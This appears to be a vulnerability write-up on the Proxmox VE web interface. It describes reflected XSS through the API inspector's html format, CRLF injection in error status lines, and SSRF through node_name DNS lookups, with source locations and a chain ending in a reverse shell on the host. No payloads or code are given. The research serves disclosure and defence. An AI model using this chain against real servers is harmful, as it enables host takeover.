
While logged in to the web interface, a lot of requests go to endpoints under /api2/json/. The json segment indicates the response format, and the server may support other formats for other purposes: xml for RPC calls, jsonp for cross-origin <script> tags, or html for setting innerHTML. In PVE, changing json to html returns an "API Inspector" page containing the JSON result.

Further testing showed the server does not properly escape user input. Visiting a non-existent API endpoint reflects the request path in the href attribute of an <a> tag, so an attacker can inject HTML tags and achieve reflected cross-site scripting.
Bug 0x02: CRLF injection in response headers
When handling HTTP requests, if there is any error the PVE server writes the error message into the status line of the response.
Bug 0x03: SSRF

Changing the node_name in /api2/json/nodes/{node_name}/status to a nonexistent value "test" produces this error: HTTP/1.1 500 hostname lookup 'test' failed - failed to get address info for: test: No address associated with hostname. The server appears to perform a DNS lookup on the supplied node_name, which a Burp Collaborator test confirmed.
Exploitation
Step 1: Reflected XSS through the API inspector

The entry point is handle_request at perl5/PVE/APIServer/AnyEvent.pm line 1100. If the request path starts with /api2, the request is passed to handle_api2_request.
Inside handle_api2_request, at line 865, the variables $rel_uri and $format are extracted from the rest of the request path by a regex. Then PVE::APIServer::Formatter::get_formatter is called to obtain a formatter for generating the response.


Later the $formatter is called at line 946. When generating the "breadcrumb" HTML of the navigation bar, the request path is concatenated directly into the href attribute of the <a> tag.

Because the request path is reflected unescaped into an attribute, a request to a non-existent endpoint under the html format injects markup. Exploitation requires the victim to be logged in to the web interface in the same browser session before visiting the malicious link, because the authentication cookie PVEAuthCookie is set with the Session attribute. Once the JavaScript runs, the attacker can reach every functionality in the web interface, including the feature that executes shell commands. In the demonstration video, the victim logged in to the PVE web UI and then visited a link, and a reverse shell of the PVE host was spawned on the attacker's machine.
